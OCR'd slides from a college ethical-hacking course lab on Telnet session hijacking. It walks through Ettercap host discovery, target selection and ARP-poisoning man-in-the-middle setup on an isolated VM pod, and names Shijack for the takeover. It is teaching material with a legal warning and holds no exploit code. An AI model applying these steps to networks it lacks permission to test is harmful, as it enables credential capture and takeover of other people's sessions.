Admonition

Unauthorized hacking is a crime.


The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Telnet Session Hijack

Last updated 9/12/2016

CIS 76 Telnet Session Hijack



Requirements


1. EH-Centos VM running with telnet service on Microlab network.

2. pfSense VM (baseline snapshot or greater).


3. Install Putty on pod WinXP VM (baseline snapshot or greater).
   - Google *putty download*
   - Download putty.exe to desktop.

4. Install Shijack on pod Kali VM (baseline snapshot or greater).
   - Download shijack.tgz file from https://packetstormsecurity.com/
   - Use **tar xvf shijack.tgz** to extract files.

CIS 76 Network Topology Map



CIS 76 Telnet Session Hijack




Scenario: The victim on EH-WinXP will be using telnet to log into the EH-Centos server.


The attacker on EH-Kali will do a MITM attack by ARP poisoning EH-pfSense and EH-WinXP using Ettercap. The attacker will then intercept all traffic between them including capturing the telnet session username and password.

Rather than making use of the username and password to login from EH-Kali, the attacker instead hijacks the telnet session. This leaves the attacker in control and the victim's connection is broken.

The attacker leaves a new file in the victims home directory on EH-Centos.


CIS 76 Telnet Session Hijack






Run Ettercap on EH-Kali

CIS 76 Telnet Session Hijack




EH-Kali



Perform Unified sniffing on eth0


CIS 76 Telnet Session Hijack




EH-Kali

Scan subnet to discover all online hosts

CIS 76 Telnet Session Hijack




EH-Kali



Show the list of discovered hosts

CIS 76 Telnet Session Hijack



EH-Kali

pfSense
OWASP
WinXP

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List ×


IP Address	MAC Address	Description
10.76.5.1	00:50:56:AF:F2:C3	
10.76.5.101	00:50:56:AF:63:BB	
10.76.5.201	00:50:56:AF:16:3A	

Delete Host | Add to Target 1 | Add to Target 2

```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
```

Hosts discovered on the Pod 5 LAN

CIS 76 Telnet Session Hijack



EH-Kali

pfSense
OWASP
WinXP

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List ×


IP Address	MAC Address	Description
10.76.5.1	00:50:56:AF:F2:C3	
10.76.5.101	00:50:56:AF:63:BB	
10.76.5.201	00:50:56:AF:16:3A	

Delete Host | Add to Target 1 | Add to Target 2

```
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 10.76.5.1 added to TARGET1
```

Select pfSense router and add to Target 1

CIS 76 Telnet Session Hijack



EH-Kali

pfSense
OWASP
WinXP

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List ×


IP Address	MAC Address	Description
10.76.5.1	00:50:56:AF:F2:C3	
10.76.5.101	00:50:56:AF:63:BB	
10.76.5.201	00:50:56:AF:16:3A	

Delete Host | Add to Target 1 | Add to Target 2

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 10.76.5.1 added to TARGET1
Host 10.76.5.201 added to TARGET2

Select the WinXP VM and add to Target 2

CIS 76 Telnet Session Hijack




EH-Kali

Under the Mitm menu select ARP poisoning...

The check Sniff remote connections

CIS 76 Telnet Session Hijack



EH-WinXP

There are cryptographic signatures available for all the files we offer below. We also supply cryptographically signed lists of ch
find out more about our signature policy, visit the Keys page. If you need a Windows program to compute MD5 checksums, you
MD5 program is also cryptographically signed by its author.)

Binaries

The latest release version (beta 0.67)

This will generally be a version we think is reasonably likely to work well. If you have a problem with the release version, it mi
